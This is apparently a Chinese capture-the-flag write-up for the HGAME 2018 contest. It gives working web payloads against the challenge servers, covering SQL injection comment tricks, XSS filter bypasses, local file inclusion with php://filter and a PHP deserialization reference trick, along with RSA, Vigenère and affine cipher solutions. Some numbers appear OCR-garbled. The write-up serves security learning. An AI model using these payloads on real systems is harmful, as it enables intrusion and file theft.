
Web

最简单的 sql 题

用一个 ' 闭合字符串，然后%23 是#的 url 编码，注释该语句之后的 sql 语句。



hgame{@s0ng_fen_ti@}

xss-1

script，image 被过滤了可以用 img，(被过滤了可以用`1`来代替

xss-2

替换> 只替换了一次，可以多加一个>来绕过，另外通过其他标签来构造 error,通过 onerror 事件 xss

草莓社区-1

基本的文件包含
访问 http://118.25.18.223:10011/show_maopian.php?mao=../flag.php
得到 response

```
HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: Wed, 14 Feb 2018 02:54:31 GMT
Content-Type: image/png
Connection: close
X-Powered-By: PHP/7.0.0
Content-Length: 45

<?php
        $flag="hgame{#MaO_pi4n_haO_k4n_ma#}";
```

草莓社区-2

首先尝试像上一题一样访问，发现 response 里面是空的，然后想到可能是被 php 解析了，访问 http://118.25.18.223:10012/show_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php

得到

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: Wed, 14 Feb 2018 02:59:37 GMT
Content-Type: image/png
Connection: close
X-Powered-By: PHP/7.0.0
Content-Length: 64

PD9waHAKCSRmbGFnPSJoZ2FtZXshbTRvX3BpNG5fQ2hhT19oYW9fa2FuIX0iOwo=
```

解 base64 得到<?php

$flag="hgame{!m4o_pi4n_ChaO_hao_kan!}";

Random?

题目说网络意外中断，则 vim 可能会留下临时文件，访问 123.206.203.108:10001/.random.php.swp，下载临时文件

Vim -r 结果如下

```
root@kali:~/Downloads# vim -r
Swap files found:
    In current directory:
1.      random.php.swp
              owned by: root     dated: Wed Feb 14 00:54:30 2018
             file name: ~ubuntu/data/php/random.php
              modified: YES
             user name: ubuntu     host name: VM-6-14-ubuntu
            process ID: 30277
             [not usable on this computer]
    In directory ~/tmp:
        -- none --
    In directory /var/tmp:
        -- none --
    In directory /tmp:
        -- none –
```

不可用。

直接用 winhex 打开

```
    #highlight_file(__FILE__);                                  }       }               echo $flag;         if ($emmm->public == $emmm->secret) {       $emmm->secret = random_int(0, 100000000); $emmm->public = random_int(0, 100000000);       }               die("error");               if (!is_object($emmm)) {       $emmm = unserialize($_GET['emmm']); if ($_GET['emmm']) {   } var $secret;       var $public; { class emmm    include ('flag.php'); error_reporting(0); <?php
```

整理后

```
<?php
error_reporting(0);
include ('flag.php');
class emmm
{
```

```
        var $public;
        var $secret;
}
if ($_GET['emmm']) {
        $emmm = unserialize($_GET['emmm']);
        if (!is_object($emmm)) {
                die("error");
        }
        $emmm->public = random_int(0, 100000000);
        $emmm->secret = random_int(0, 100000000);
        if ($emmm->public == $emmm->secret) {
                echo $flag;
        }

}
```

本地运行

```
$e1=new emmm();
        $e1->secret=123;
        $e1->public=&$e1->secret;//php 中&是引用，也就是说$e1->public，$e1->secret 实际指向同一块内存
        $stremmm=serialize($e1);
        echo $stremmm.'<br>';
```

得到字符串 O:4:"emmm":2:{s:6:"secret";i:123;s:6:"public";R:2;}

访问

http://123.206.203.108:10001/random.php?emmm=O:4:%22emmm%22:2:{s:6:%22secret%22;i:123;s:6:%22public%22;R:2;}

得到 flag

密码学

easy rsa

这里用了一个公式 L=N+1-(p+q)其实就是 L+(q-1)+p=N　　其中 L=phi(N)=(p-1)*(q-1)

N=10385112853503545283534594498014002163302819192542881359629016178651814593394538223939733674125477453748418677846543570433509186453439897628509042367641638605796280506469598857872127102183624493512082415420093824666579257184064851925863532407038708153173813845163607930388067232852387553655027755138043051251085946275767001373277444643651026212284925970808939348126454571156523402419571304104957238600724334148041629955456548891850609245486162713434748801968838458008730625275388077430783612116161245037630984479400721315318755404657093206825883572149393481806067157147431981573823960963614146686202457034323040706001
#p*q
e=65537
c=437197606589433389031497588507512712845124098380880070969804635924583425222041506601358848822579348803380339079565671885358769217768748985347950224726677192403574980529926960252727203678876990410888549382376498498280502595245917324636693924397266958233872803436361494306210622069794419322689776764

5789368465460202024200438535770983989035642434091720020123447189714932941203953201421143816856602410516207702904806903435163191348277867475813985765685033173827201970396908439360218409562692753257235084893548449865848486681931258855329384534422245333790248671083002562017871712806386748477524316776702973435067495735891

h=21147303182914338707524842483270129719871329277083828430784967478120496860924880809611907415709990988195782979354578429516721486464408046484700638962800675832747784587010153523205480959518942953437786700176764903631911934300110277162348447359625868267531918956816603020009456289025399587632274534434792461675 0
#p+q


l=N+1-h

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

d=modinv(e,l)
#print(d)


m = pow(c, d, N)
flag = hex(m)
print(flag)
```

The same simple RSA

openssl rsa -pubin -text -modulus -in warmup -in pubkey.pem
Public-Key: (256 bit)
Modulus:
    00:c2:63:6a:e5:c3:d8:e4:3f:fb:97:ab:09:02:8f:
    1a:ac:6c:0b:f6:cd:3d:70:eb:ca:28:1b:ff:e9:7f:
    be:30:dd
Exponent: 65537 (0x10001)
Modulus=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD2OQ/+5erCQKPGqxsC/bNPXDryigb/+l/vjDdAgMBAAE=
-----END PUBLIC KEY-----

在 http://www.factordb.com/ 因式分解



N=27512786035134892817328517438158115229 9· 319576316814478949870590164193048041239

解出来 M=0x2994e127933d9b14143a8006867616d657b446f75626c655f6b693131217d
直接转字符发现不对，发现位数是奇数，于是尝试不要第一个 2，得到了 flag


Caesar&&Caesar

http://www.brianveitch.com/maze-runner/frequency-analysis-vigenere/index.html
先确定 key 的长度

POSSIBLE KEYSIZE


Repeated Sequence	Spacing	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
HAL	259						x													
HAL	637						x						x							
ZRV	327		x																	
SSE	175				x		x													
SEE	29																			
EEY	265				x															
PHW	231		x				x				x									
OES	231		x				x				x									
MOI	245				x		x													
MOI	441		x				x		x											
IIT	231		x				x				x									
ITB	231		x				x				x									
RBZ	392	x		x			x	x						x						
FBJ	154	x					x				x			x						
BJI	154	x					x				x			x						
JIR	296	x		x				x												
IRT	343						x													
KTZ	210	x	x		x	x	x			x				x	x					
IYZ	25				x															

经分析可知 长度很可能为 7
再词频分析



得到 key 为 ANOTHER
解密出来

本机测试，winrar 压缩的不能用 fcrackzip 解压缩，用 zip 命令压缩的却可以



百度后得知书名为百年孤独，即 flag

One_Hundred_Years_of_Solitude


Violence

首先可以查看源码可以确定 5f 一定是下划线
于是可以得到
cipher = 191709050607090519_0706_0603150519_03_0a0706_170c_1407170205101105
然后去掉_加上一个 0x6161616161……
再转化成字符串 zxjfghjfzhggdvfzdkhgxmuhxcfqrf

暴力枚举

```
from pycipher import Affine
arr={1,3,5,7,9,11,15,17,19,21,23,25}
chip='zxjfghjfzhggdvfzdkhgxmuhxcfqrf'
f = open('result.txt','w')

for i in arr:
    for j in range(0,25):
        f.write(Affine(a=i,b=j).decipher(chip))
        f.write('\n')
```

因为有一个两位的单词，猜测应该有 of



找到 flag